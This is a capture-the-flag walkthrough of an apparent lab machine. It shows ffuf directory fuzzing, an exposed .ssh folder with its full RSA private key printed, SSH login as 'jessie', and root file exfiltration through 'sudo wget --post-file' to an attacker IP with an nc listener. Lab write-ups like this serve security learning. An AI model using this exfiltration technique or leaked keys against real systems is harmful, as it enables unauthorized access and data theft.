
going to the only directory we got, and got an application running and was unable to figure out what to do manually, so decided to directory fuzzing further on /sitemap directory.




```
 ~/testing (1m 45.53s)
 ffuf -u http://10.10.174.152/sitemap/FUZZ -w /usr/share/dirb/wordlists/big.txt


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.174.152/sitemap/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.ssh                    [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 208ms]
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 291ms]
.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 290ms]
css                     [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 298ms]
fonts                   [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 153ms]
images                  [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 159ms]
js                      [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 159ms]
:: Progress: [20469/20469] :: Job [1/1] :: 40 req/sec :: Duration: [0:01:45] :: Errors: 0 ::
```

wooh!!! got .ssh.... Let's see that....




```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvjgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLsK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjkHLJs+1Qi0bEJvqpCZ1rFFSpV0OjVYRxQ4KfAawBsCG6lA7GO7vLZPRiKsP
y4lg2StXQYuZ0cUvx8UkhpgxWy/OO9ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPcPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnm/BH
Wo/Lmln4FLzLb1T31pOoTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
AnAhHKQNeUOn3ymGJEU9iJMJigb5xZGwX0FBoUJCs9QJMBBZthWyL1JUKic7GvPa
M7QYKP51VCi1j3GrOd1ygFSRkP6jZpOpM33dG1/ubom7OWDZPDS9AjAOkYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CW1cF7CAZAbWLsJgd6TcGTv
2KBA6YcfGXN0b49CFOBMLBY/dcWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pUO8zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
dcXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4EIy
GW9eJnl0tzL31TpW2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKezCwd7jFWmUUK0hX6Sog7VRQZw72cmp7lYb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN0OOQ622e8TnFkmee8AV91Pp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIidDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyyios7dMiVPtxtsomEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGhMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT4OpebIsu
eyq5AoGBANCkOaWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedEOvsguMlpNgvcWVXGINgoOOUSJTxCRQFy/onH6X1T5OAAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihrSCod
-----END RSA PRIVATE KEY-----
```

got a private key to login through ssh.




```


<!-- Jessie don't forget to udate the webiste -->
         </pre>
         <ul>
                        <li>
                           <tt>apache2.conf</tt> is the main co
                           file. It puts the pieces together by
                           files when starting up the web server
                        </li>

                        <li>
                           <tt>ports.conf</tt> is always incluc
                           main configuration file. It is used to
                           incoming connections, and this file c
                        </li>
```

So was finding here and there for a username and found one on home page itself. "jessie"




```
jessie@CorpOne ~

jessie@CorpOne:~ (0.001s)
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.
```

was able to login as user "jessie" with the ssh private key.




```
jessie@CorpOne ~/Documents

jessie@CorpOne ~/Desktop (0.206s)
ls
user_flag.txt
```

found first flag in user's Documents directory.




```
jessie@CorpOne ~ (0.316s)
sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
```

user "jessie" can run wget command as root user with no passwd.



```
nc -lnvp 9000
Listening on 0.0.0.0 9000
Connection received on 10.10.174.152 54860
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.17.68.223:9000
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
```

To exploit wget to get our last/root flag.



```
jessie@CorpOne ~ (1m 44.42s)
sudo wget --post-file=/root/root_flag.txt 10.17.68.223:9000

--2024-09-12 17:18:16--  http://10.17.68.223:9000/
Connecting to 10.17.68.223:9000... connected.
HTTP request sent, awaiting response... Connection to 10.10.174.152 closed by remote host.
Connection to 10.10.174.152 closed.
```

sent the flag through wget to the open port on attacking machine, and got the last flag.